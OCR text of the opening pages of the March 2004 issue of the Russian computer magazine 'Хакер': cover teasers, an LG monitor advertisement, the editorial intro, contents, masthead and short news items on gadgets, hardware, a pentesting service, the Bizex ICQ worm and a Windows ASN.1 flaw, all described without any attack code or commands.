


ХАКЕР
ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ
№03(63) МАРТ 2004
ХАКЕР
WWW.XAKEP.RU
ЭПИДЕМИЯ MYDOOM
Стр. 60
Мы тебя вылечим
Экспертное мнение
лаборатория КАСПЕРСКОГО
Замути свой Yahoo-Яндекс
Пишем свой продвинутый поисковик
Стр. 124
теперь 160 страниц
DVD
война форматов
Стр. 64
Твой почтовый ящик взломан!
Ошибка IE, приводящая к массовым угонам
Стр. 66
Преврати покалку в машину убийства
Распределенная система вычислений на службе у хакера
Стр. 112
Пароль «рыба-конь»
Админим пользователей своей сети
ISSN 1609-1019
(game)land
В ЖУРНАЛЕ
Кто следит за тетей Асей 32
Пингвин в форточке 36
Почувствуй байты! 50
Тонкие клиенты подручными средствами 104
LDAP на службе у каталогов 120
НА CD
CorelDRAW Graphics Suite 12
FlashGet 1.50
The Cleaner 4.0 Professional!
VisualHack++: SQL-injection
СЦЕНА
Девчачий опрос
Фрикинг наших гней
Разговоры с UkRonной security группой
Андеграунд на бумаге
NASA - аэрокосмический центр мира
NASA



LCD – МОНИТОРЫ FLATRON®

ЛУЧШИЙ ДИЗАЙН ГОДА*



* Призер международных конкурсов IF Design 2003 и Reddot

Товар сертифицирован





L1520P/L1720P

- LCD-монитор с диагональю 15, 17 дюймов
- Футуристический дизайн
- Функция Light View
- Цифровой вход





T710BH/PH

- 17 дюймовый монитор FLATRON ez с плоским экраном
- Динамичный и функциональный дизайн
- Функции BrightView и BrightWindow
- Сертификация по самым строгим стандартам: TCO ' 03



Функция LightView включает 3 режима: "день", "ночь", и "пользовательский". В режимах "день" и "ночь" есть режимы: "текст", "фото" и "кино". Каждый из этих 6 режимов обладает уникальными параметрами настройки яркости и контраста.



Функция BrightView включает 4 режима: "текст", "фото", "кино" и "стандартный". Каждый обладает уникальными параметрами настройки яркости, контраст и цветовой температуры.



Функция BrightWindow позволяет выборочно регулировать яркость. Область оптимальной яркости можно создать, просто выделив ее мышью, а также свободно передвигать и менять ее размеры.



Москва: DeltaVision (095) 688-6130; Технотрейд (095) 970-1383; РиК (095) 230-6350; Фалькон (095) 150-83-20; DVM Group (095) 777-1044; MERLION-Denikin (095) 787-4999; MERLION-Citilink (095) 744-0333; MERLION-Elsie (095) 777-8779; MERLION-Lizard (095) 780-3266; Ф-Центр (095) 472-6401; Формоза (095) 234-2164; NT Computer (095) 970-1930; POLARIS (095) 755-5557; Техносила (095) 777-8777; М.Видео (095) 777-7775; Мир (095) 780-0000; Эльдорадо (095) 500-0000; ЭЛСТ (095) 728-4060; Flake (095) 236-9925; Техмаркет Компьютерс (095) 363-9333; Сетевая Лаборатория (095) 784-6490; СКИД (095) 232-3324; Компания КИТ (095) 777-6655; АБ-групп (095) 745-5175; ISM (095) 718-4020; Никс (095) 974-3333; ОЛДИ (095) 105-0700; Виртуальный киоск (095) 234-3777; USN Computers (095) 775-8202; Старт-Мастер (095) 935-3852; Акситек (095) 784-7224; Радиокомплект-Компьютер (095) 953-8178; Парад Электроникс (095) 152-4749; Форум Компьютерс (095) 775-7759; Дилайн (095) 969-2222; ULTRA Computers (095) 775-7566, 729-5255; Тринити Электроникс (095) 737-8046; Регард (095) 912-4224; **Санкт-Петербург:** Евклид (812) 102-4300; ДВМ-Нева (812) 325-1105; **Балаково:** ВЕРЕСК (8453) 66-00-00; **Барнаул:** Мэйпл (3852) 24-45-57; **Белгород:** Инфотех (0722) 26-36-18; **Бийск:** ПАРУС + (3832) 33-32-32; **Владивосток:** ВЛАДТЕХНО (4232) 22-89-77; ДНС (4232) 30-04-54; **Волгоград:** Техком (8442) 97-59-37; **Воронеж:** POLARIS (0732) 72-73-91; РИАН (0732) 51-24-12; Сани (0732) 73-32-22; Рет (0732) 77-93-39; **Екатеринбург:** Клосс (3432) 59-98-21; Компьютер без проблем (3432) 50-64-49; **Ижевск:** ГРАДИЕНТ (3412) 43-19-22; **Иркутск:** ГРАДИЕНТ (3952) 25-82-21; **Казань:** Алгоритм (8432) 36-52-72; **Калуга:** Лего Хоум (0842) 56-40-23; **Киров:** Галактика (8332) 67-83-66; **Краснодар:** Оней (8612) 60-11-44; Игрек (8612) 69-98-50; **Красноярск:** Альдо (3912) 211145; Бит Имидж (3912) 56-06-09; **Липецк:** Регард Тур (0742) 48-45-73; **Мурманск:** Эксилент (8152) 45-96-34; **Набережные Челны:** ФОРТ-ДИАЛОГ-ТРЕЙДИНГ (8552) 59-80-61; **Находка:** ООО "ЭПСИ ЛТД" (4236) 64-65-45; **Нефтеюганск:** Матрикс Компьютерс (34612) 40-002; **Нижневартовск:** Аракул (3466) 24-09-20; **Нижний Новгород:** АПТЭКС (8312) 31-70-78; POLARIS (8312) 77-50-55; Бюро-К (8312) 42-23-67, 42-91-32; **Новосибирск:** Компьютеры Оргтехника (3832) 49-51-24; Техносити (3832) 33-20-03; Квеста (3832) 30-51-33; **Оренбург:** КС Центр (3532) 20-31-60; **Пермь:** Авиком (3422) 19-61-58; **Ростов-на-Дону:** Зенит-Компьютер (8632) 95-03-00; Технополис (8632) 90-31-11; **Самара:** Прагма (8462) 16-32-87; Радиант (8462) 34-54-35; **Саранск:** Firma TEST. (8342) 24-05-91; **Саратов:** КомпьюМаркет (8452) 241314; **Сургут:** ТЕХНОЦЕНТР (3462) 24-50-05; **Тольятти:** Олвико (8482) 72-76-88; СЗ плюс (8482) 37-79-77; **Томск:** Интант (3822) 56-00-56; **Тюмень:** Арсенал (3452) 46-47-74; Компьютел (3452) 46-30-64; Инэкс-Техника (3452) 39-00-36; **Уфа:** Мэмори (3472) 22-09-89; Клакс (3472) 52-08-30; **Хабаровск:** ДВМ-Амур (4212) 74-95-20; Офисная техника (4212) 22-15-96; Контакт ОПТ (4212) 29-41-68; **Челябинск:** Никас-ЭВМ (3512) 34-94-02; Риан-Урал (3512) 33-58-12.



Информационная служба LG: (095) 771 7676; http://www.lg.ru Фирменные магазины LG Electronics г. **Санкт-Петербург:** пр. Энгельса, 132 Тел: 595-1979, 595-1978; Загородный пр., 31 113-5667, 319-4618; Кантемировская ул., 2 380-1593, 380-1594



INTRO

Второй раз ты держишь потолстевший номер Хакера. Но на этом наш процесс утолщения не окончился - теперь и команда стала больше размером. К нам в команду влились еще 3 человека. Помимо mindw0rk'a, который рулит Сценой, пришли Dr.Klouniz, Andrushock и Nikitos. Саня Лозовский (он же Dr.Klouniz) теперь заведует рубрикой Кодинг. Скажу честно, он кодер со свихнувшейся головой, так что теперь и Кодинг должен стать соответствующим. Т.е. будет мясо, жесткач. В общем, тебя ждет много классного кодерского материала. Должно вставить.

Andrushock взялся за Юниксоид. Естественно, человек он нездоровый, и рубрика у него такая же. А Никите Кислицину а-ля Nikitos достался Взлом. Чувак уже давно живет с воспаленным мозгом, бредит всякими идеями. Сам понимаешь, что это не может не повлиять позитивно на наш журнал.

Такие вот радостные изменения. В итоге у нас собралась прекрасная команда, которая будет выливать свою рабочую струю каждый месяц прямо в журнал. А я займусь направлением этой струи в нужно русло, чтобы ты совсем офигевал от нашего журнала. Надеюсь, понравится. Приятного чтения...

CuTTer

cutter@real.xakep.ru

CONTENT

НЬЮСЫ

FERRUM

СТАФФ

PC ZONE

ИМПЛАНТ

ВЗЛОМ

СЦЕНА

ЭПИДЕМИЯ MYDOOM: МЫ ТЕБЯ ВЫЛЕЧИМ

СТР.60



Боремся с различными интернет-глистами в Сети.

ПРЕВРАТИ ПОКАПКУ В МАШИНУ УБИЙСТВА

СТР.66



Как объединить мозги нескольких компьютеров для решения общей задачи.

ПРЕПАРИРУЕМ IP



СТР.116

Учимся посылать на удаленный хост кучу пакетов с левым IP отправителя. Вливайся!

РАБОТА С ПОСРЕДНИКАМИ



СТР.28

Продолжаем тему использования прокси. Выбираем правильный софт, упрощающий переключение между прокси-серверами.

UNIXOID

КОДИНГ

КРЕАТИФФ

ЮНИТЫ

WARNING!!!

РЕДАКЦИЯ НАПОМИНАЕТ, ЧТО ВСЯ ИНФОРМАЦИЯ, КОТОРУЮ МЫ ПРЕДОСТАВЛЯЕМ, РАССЧИТАНА ПРЕЖДЕ ВСЕГО НА ТО, ЧТОБЫ УКАЗАТЬ РАЗЛИЧНЫМ КОМПАНИЯМ И ОРГАНИЗАЦИЯМ НА ИХ ОШИБКИ В СИСТЕМАХ БЕЗОПАСНОСТИ.

> Фото на обложке: фотограф Алексей Лебедев, модель Каролина Ореховская

/РЕДАКЦИЯ
>**Главный редактор**
Александр «2poisonS» Сидоровский
(2poisonS@real.xakep.ru)
>**Выпускающий редактор**
Иван «CuTTer» Петров
(cutter@real.xakep.ru)
>**Редакторы рубрик**
ВЗЛОМ
Никита «Nikitos» Кислицин
(nikitoz@real.xakep.ru)
PC_ZONE
Михаил «M.J.Ash» Жигулин
(m.j.ash@real.xakep.ru)
СЦЕНА
Олег «mindw0rk» Чебенеев
(mindw0rk@mail.ru)
UNIXOID
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)
КОДИНГ
Александр «Dr.Klouniz» Лозовский
(alexander@real.xakep.ru)
ЮНИТЫ и CD
Андрей «symbiosis» Рыбушкин
(symbiosis@real.xakep.ru)
>**Литературный редактор**
Мария «Лиса» Альдубаева
(litred@real.xakep.ru)

/ART
>**Арт-директор**
Кирилл «KROt» Петров
(kerel@real.xakep.ru)
Дизайн-студия «100%КПД»
>**Мега-дизайнер**
Константин Обухов
>**Гипер-верстальщик**
Алексей Алексеев

/INET
>**WebBoss**
Скворцова Алена
(Alyona@real.xakep.ru)
>**Редактор сайта**
Леонид Боголюбов
(xa@real.xakep.ru)

/PR
>**PR менеджер**
Агарунова Яна
(yana@gameland.ru)

/РЕКЛАМА
>**Руководитель отдела**
Игорь Пискунов
(igor@gameland.ru)
>**Менеджеры отдела**
Басова Ольга
(olga@gameland.ru)
Крымова Виктория
(vika@gameland.ru)
Емельянцева Ольга
(olgaeml@gameland.ru)
Рубин Борис
(rubin@gameland.ru)

тел.: (095) 935.70.34
факс: (095) 924.96.94

/PUBLISHING
>**Издатель**
Сергей Покровский
(pokrovsky@gameland.ru)
>**Учредитель**
ООО «Гейм Лэнд»
>**Директор**
Дмитрий Агарунов
(dmitri@gameland.ru)
>**Финансовый директор**
Борис Скворцов
(boris@gameland.ru)

/ОПТОВАЯ ПРОДАЖА
>**Директор отдела дистрибуции и маркетинга**
Владимир Смирнов
(vladimir@gameland.ru)
>**Менеджеры отдела**
>**Оптовое распространение**
Степанов Андрей
(andrey@gameland.ru)
>**Связь с регионами**
Наседкин Андрей
(nasedkin@gameland.ru)
>**Подписка** - Попов Алексей
>**PR** - Яна Агарунова

тел.: (095) 935.70.34
факс: (095) 924.96.94

>**Технический директор**
Сергей Лянге
(serge@gameland.ru)

/ДЛЯ ПИСЕМ
101000, Москва,
Главпочтамт, а/я 652, Хакер
magazine@real.xakep.ru
http://www.xakep.ru

Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций
ПИ № 77-11802
от 14 февраля 2002 г.

Отпечатано в типографии «**ScanWeb**», Финляндия

Тираж **75 000** экземпляров.
Цена договорная.

СКАФАНДР HALO

HITECH

Американская компания Nightmare Armor (www.nightmarearmor.com) начала продажи полноразмерной копии скафандра суперсолдата из фантастического шутера Halo. Бронекостюм в точности повторяет игровую модель. Он выполнен из особо прочной пластмассы, стекловолокна и алюминия. Шлем оснащен неоновыми светильниками. Общий вес амуниции - более 10 килограммов. При желании костюм можно приобрести по частям, самостоятельно собрать и покрасить. Стоимость скафандра составляет около 3500 долларов. ■



ЦИФРА ОТ CASIO

ЖЕЛЕЗО



О выходе новой 4-мегапиксельной камеры Casio QV-R41B, идущей на смену QV-R40, сообщило европейское представительство компании Casio. Новинка оснащена бесценной для уличных фотографов функцией Direct-On, которая позволяет включить камеру и перейти в рабочий режим менее чем за одну секунду - согласись, это очень удобно, когда нужно быстро поймать редкий кадр :). Собственно, камера так и позиционируется - по сравнению со старшим братом уменьшено и время срабатывания затвора до 0,01 с.

Ниже приведены основные характеристики новинки:

- Сенсорная матрица: 1/1,8" CCD, 4,13 млн. эффективных пикселей
- Поддерживаемые форматы файлов: JPEG (Exif. Ver. 2.2), DCF, DPOF-совместимый; AVI (Motion JPEG)
- Носители информации: встроенная флеш-память объемом 9,7 Мб + карточка формата SD/MultiMedia Card
- Фокусное расстояние объектива: 8-24 мм (39-117 мм в 35-мм эквиваленте), апертура - F/2,8-4,9
- 3х оптический зум, 4х цифровой
- Минимальная дистанция фокусировки: 60 см в обычном и 10 см в макрорежиме
- Экспонометр: Multi-pattern, center-weighted, spot; ручная настройка от -2EV до +2EV (с шагом 1/3 EV)
- Светочувствительность: ISO64, ISO125, ISO250, ISO500
- Таймер: 10, 2, 10+2 с
- Дистанция действия встроенной вспышки: 0,6-4,1 м
- Оптический видоискатель
- ЖК-дисплей: 2,0" TFT 354x240
- В многоязычном меню поддерживается 10 языков
- Питание: два элемента АА
- Размеры: 88,3x60,4x33,4 мм
- Вес: 168 г

По оценкам обозревателей, QV-R41 поступит в продажу по цене около 400 евро. ■

УМНАЯ ОТВЕРТКА

HITECH




Компания Matsushita Electric Works (www.mew.co.jp) выпустила интеллектуальную отвертку. Умный инструмент позволяет записывать и воспроизводить макросы. Так, закручивание мебельного винта начинается с медленного вращения, отвертка постепенно прибавляет оборотов, а затем снижает скорость и останавливается. По словам разработчиков, макросы мастеров-профессионалов помогут новичкам действовать более эффективно. Кроме этого, отвертка имеет функцию обучения, настраиваясь на часто используемый владельцем диапазон скоростей. Стоимость гаджета - около 650 долларов. ■

ПОЛОМАЙ МЕНЯ ЗА ДЕНЬГИ

ВЗЛОМ

Компания PTSecurity, известная как разработчик популярного сканера XSpider, предлагает новую услугу. Сотрудники компании пытаются поломать заказчика, получить там шелл и стащить конфиденциальную информацию, которая и является доказательством того, что взлом удался. Эта услуга была названа penetration testing. Естественно, что проверить сервер на дырки - удовольствие дорогое. Цена колеблется от $500 до $2000 в зависимости от популярности машины. Клиентами займутся сотрудники PTSecurity и SecurityLab. Они гарантируют абсолютную конфиденциальность и полноту тестирования. ■



ПЕРСОНАЛЬНЫЙ БОТ

HITECH

Компания White Box Robotics (www.whiteboxrobotics.com) анонсировала выпуск R2-D2 на основе персоналки. Сердцем мобильной роботизированной платформы является материнская плата VIA Mini-ITX. В корпус робота вмонтированы двигатели, видеокамеры и датчики движения, позволяющие преодолевать препятствия на пути. Дополнительные модули - от привода CD-ROM до эхо-локатара - пользователь может добавлять и снимать по своему усмотрению. Среди базовых концепт-моделей PC-BOT 912 есть непромокаемый охранник HMV, меломан MP3 со встроенным эквалайзером и видеоочками, а также военные роботы ARSENAL и COMANCHE. Новинка будет поставляться как в собранном, так и в разобранном виде с окраской в произвольный цвет и неограниченными возможностями для модинга. Продажи PC-BOT 912 начнутся уже летом этого года.



ФОТОПРИНТЕР ДЛЯ МАНЬЯКОВ

ЖЕЛЕЗО



О выпуске очередного фотопринтера, i9900, сообщила компания Canon. Новинка поддерживает технологию ChromaPLUS и поступит в продажу в начале мая этого года, по рекомендованной производителем цене около $500. По мнению менеджеров компании, основным отличием принтера от предыдущих моделей являются новые картриджи под красные и зеленые чернила (до сих пор принтеры оснащались 6 картриджами). Ниже приведены основные спецификации принтера:

- Скорость печати цветных изображений: 10x15 - около 38 с, 20x25 - около 50 с
- Количество сопел: 6144 (768x8 цветов)
- Объем капли: 2 пиколитра
- Разрешение: до 4800x2400 dpi
- Поддерживаемые ОС: Windows XP/Me/2000/98, Mac OS (8.6 to 9.x), Mac OS X 10.2.1 - 10.3.x
- Интерфейсы: USB 2.0, USB 2.0 Hi-Speed, FireWire, Direct Print Port
- Буферная память: 80 Кб
- Уровень шума: 37 дБ
- Традиционная поддержка PictBridge


БУТСЫ С ПОДОГРЕВОМ

HITECH

Инженер из Хорватии изобрел оригинальные ботинки с подогревом. Благодаря специальной подошве, во время ходьбы бутсы вырабатывают энергию. Ее достаточно, чтобы привести в действие ноутбук или не дать владельцу замерзнуть. Пара мини-генераторов питает портативное нагревательное устройство. В специальном костюме, к которому тянутся тончайшие проводки, тепло распространяется по всему телу. Внешне ботинки ничем не примечательны.

ЧЕРВЯК ДЛЯ ТЕТИ АСИ


ВЗЛОМ



Совсем недавно выполз очередной червячок Bizex. На этот раз передающийся через ICQ. Юзер получает сообщение от собеседника, содержащее в себе ссылку на сайт jokeworld.com. После открытия появляется якобы прикольный Flash-мультик, но на самом деле на машину прорывается троян (через новую багу в IE 6.0). Червь заменяет системные ICQ-библиотеки, деактивирует ICQ клиент и… начинает полноценную жизнь. Теперь, когда ты запустишь аську, червячок Bizex методично стучится по контакту, рассылая URL на прикольный флеш-ролик. Интересно, что Bizex поражает лишь ICQ, при этом Miranda и &RQ (и другие клоны аськи) остаются неуязвимыми. Будьте внимательны, господа! Не открывайте ссылки, идущие вместе с сообщением, оканчивающимся на "LOL!!". Именно эта отличительная особенность сразу выдает троян. Похоже, что распространять заразу через e-mail вирусописателям надоело, и они решили использовать для этого всеми любимую тетю Асю.

ХОРОШИЕ НОВОСТИ

HITECH



Американская компания Ambient Devices (www.ambientdevices.com) представила хай-тек ретранслятор новостей. Светящийся шар-хамелеон изменяет окраску в зависимости от характера мировых событий. К примеру, при росте биржевого индекса он хранит зеленое спокойствие, а при его падении - мигает и окрашивается в тревожный красный цвет. Гаджет, передающий тысячи оттенков цвета, наглядно отражает прогноз погоды, дорожные сводки и несет другую полезную информацию. Новости поступают на шар по каналам пейджинговой связи. Ручка, как у радиоприемника, делает возможным переключение между несколькими провайдерами информации. Гибкий интерфейс позволяет запрограммировать шар на освещение событий "локального масштаба" - задолженности по кредиту, свободному месту на жестком диске и неминуемой близости сессии. Стоимость стильного ретранслятора плохих и хороших новостей составляет 150 долларов. ■


ВОЙНА ДВУХ ГИГАНТОВ

ВЗЛОМ

Всем известно о вражде компаний SCO и IBM. На этот раз IBM были предъявлены обвинения в нарушении авторских прав. Суть претензии в нарушении коммерческой тайны путем переноса технологии, разработанной для системы Unix в операционку Linux с открытым кодом. SCO этого показалось мало, и компания решилась предъявить тот же самый иск, по крайней мере, одному крупному пользователю, юзающему Linux. Суд по этой неувязке назначен на 11 апреля будущего года. В ответ на иск, IBM подала встречное заявление, в котором SCO обвиняется в нарушении четырех патентов. Когда закончится эта война - неизвестно... ■

РОБОТАНЦОВЩИЦА

HITECH



Инженер из японского университета Васеда обучил робота танцу живота. Безголовая Belly Dancer демонстрирует настоящие чудеса гибкости. Она мастерски вибрирует пластиной из жести, исполняя сложный элемент танца под названием "Верблюд". Движениями робота управляет компьютерная программа, моделирующая сеть нервов миноги. В будущем такой подход может сделать гибкими и натуральными движения роботов-гуманоидов. ■

ВЗЛОМАЙ И ПОПЛАТИСЬ ЖИЗНЬЮ

ВЗЛОМ

Госорганы произвели небольшой подсчет, в результате которого выяснилось, что их пытались поиметь аж 900 хакеров за год. В заявлении сотрудника ФСБ были сведения об иностранных шпионах и контрразведчиках. Хакеры были поставлены с ними в один ряд. Правда, никто из взломщиков не был пойман. Но не все так плохо. По словам Вячеслава Ушакова, было выявлено 112 взломов, из которых 25 были пресечены законом. Замдиректора ФСБ задумывается о введении специального закона, строго карающего хакеров. По крайней мере, Ушаков призвал депутатов отменить мораторий на смертную казнь. Так что, опасно взламывать органы. ■

ДЫРА В ASN.1

ВЗЛОМ

Майкрософту снова не повезло. Совсем недавно хитрым образом были найдены многочисленные ошибки в библиотеке ASN.1. Эту дыру обнаружил Марк Маифретт - работник компании eEye Digital Security. Вернее, нашел он ее очень давно (полгода назад), но руководство MS убедило компанию временно помолчать об этом, чтобы успеть написать заветный патчик. Из-за многочисленных багов, которые были найдены за последние месяцы, Биллу Гейтсу придется выступить на мартовской представительской конференции по безопасности. Она пройдет в городе Сан-Франциско. Говорят, что уязвимость в этой библиотеке самая серьезная и опасная из всех брешей, которые наблюдались в форточках. ■

X40 НА ПОДМОГЕ

ЖЕЛЕЗО



О пополнении модельного ряда ноутбуков ThinkPad сообщили в пресс-релизе представители компании IBM. Представлены абсолютно новая модель X40 и несколько обновленных версий IBM ThinkPad X31. Новинки отличает поддержка следующих фирменных технологий защиты и восстановления утерянных данных: Active Protection System, Rescue&Recovery, а также Rapid Restore.


Эти программные продукты написаны на независимом от платформы языке и начинают свою работу еще до загрузки операционной системы. В ThinkPad X40 реализована также технология ThinkVantage. ThinkPad X40 работает на базе процессора Intel Pentium-M (ядро Centrino) с тактовой частотой до 1,7 ГГц. Опционально поддерживаются следующие интерфейсы беспроводного доступа: Wi-Fi Intel 802.11b, IBM 11b/g, IBM 11a/b/g и Bluetooth.

X40 отличается от своих предшественников, буков линейки X31, уменьшенными на 20% размерами и весом (X40 весит всего 1,3 кг), а также увеличенным временем автономной работы - до 7,5 часов. Во всех ноутбуках серии X40 есть модем, IrDa-порт и 1000Base-T Ethernet адаптер. В ThinkPad X40 реализован порт USB 2.0 с усиленным питанием, доступен модуль расширения X4 UltraBase Dock, содержащий отсек UltraBay Slim для установки оптического привода или дополнительного аккумулятора, и USB 2.0-разветвитель. Стоимость ThinkPad X40 в конфигурации с 1,3 ГГц процессором составит примерно $1600. ■

КРИ 2004

HITECH






С 20 по 22 февраля в московской гостинице «Космос» прошла вторая международная Конференция Разработчиков компьютерных Игр – КРИ 2004. Организатором этой конференции был интернет-сервер dev.dtf.ru, собравший более 1300 участников из 120 компаний-разработчиков со всей России, а

ДЖАЗ-БЭНД В МИНИАТЮРЕ

HITECH



Компании Kenwood и Bandai (www.live-hour.jp) представили джаз-бэнд в миниатюре. В игрушечном квинтете есть свой саксофон, гитара, контрабас, рояль и даже ударная установка. Каждая из фигурок музыкантов расположена на маленькой колонке, что создает иллюзию живого источника звука. Музыканты ритмично двигаются, имитируя игру на музыкальных инструментах. По заказу с пульта дистанционного управления джаз-бэнд исполняет одну из 25 классических мелодий, записанных на картридже. Аранжировкой может выступать рок, блюз или джаз. Игрушка наделена функциями будильника. Новинку можно купить в интернете по цене около 100 долларов. ■

8,4 ТРИЛЛИОНА ОБОРОТОВ

ЖЕЛЕЗО



Компания Seagate недавно выпустила долгожданный пресс-релиз, сообщающий радостную новость о выходе линейки 2,5-дюймовых винчестеров Savvio, предназначенных для использования исключительно в серверных системах. Винчестеры Savvio разработаны специально для круглосуточной безотказной работы. Главное отличие устройств - скорость вращения шпинделя 10 тыс. об./мин и большое время наработки на отказ (MTBF) - до 1,4 млн. часов. Таким образом, среднестатистический винчестер сделает за свою жизнь более 8,4 триллионов оборотов!
Основные характеристики новых HDD:

- Форм-фактор: 2,5 inches
- Поддерживаемые интерфейсы: Fibre Channel, Ultra320 SCSI, Serial Attached SCSI (SAS)
- Исполнение: два магнитных диска
- Емкости: 36 Гб, 73 Гб
- Среднее время доступа к данным: 4,1 мс
- Энергопотребление: менее 9 Вт
- Уровень шума в ждущем режиме: 26 дБ
- Динамическая устойчивость: до 60g в рабочем состоянии, до 275g в нерабочем состоянии
- Система с гидродинамическим (FDB) подшипником
- Габариты: 111x70x15 мм
- Вес: около 200 граммов ■

ХАЙ-ТЕК УНИТАЗ

HITECH



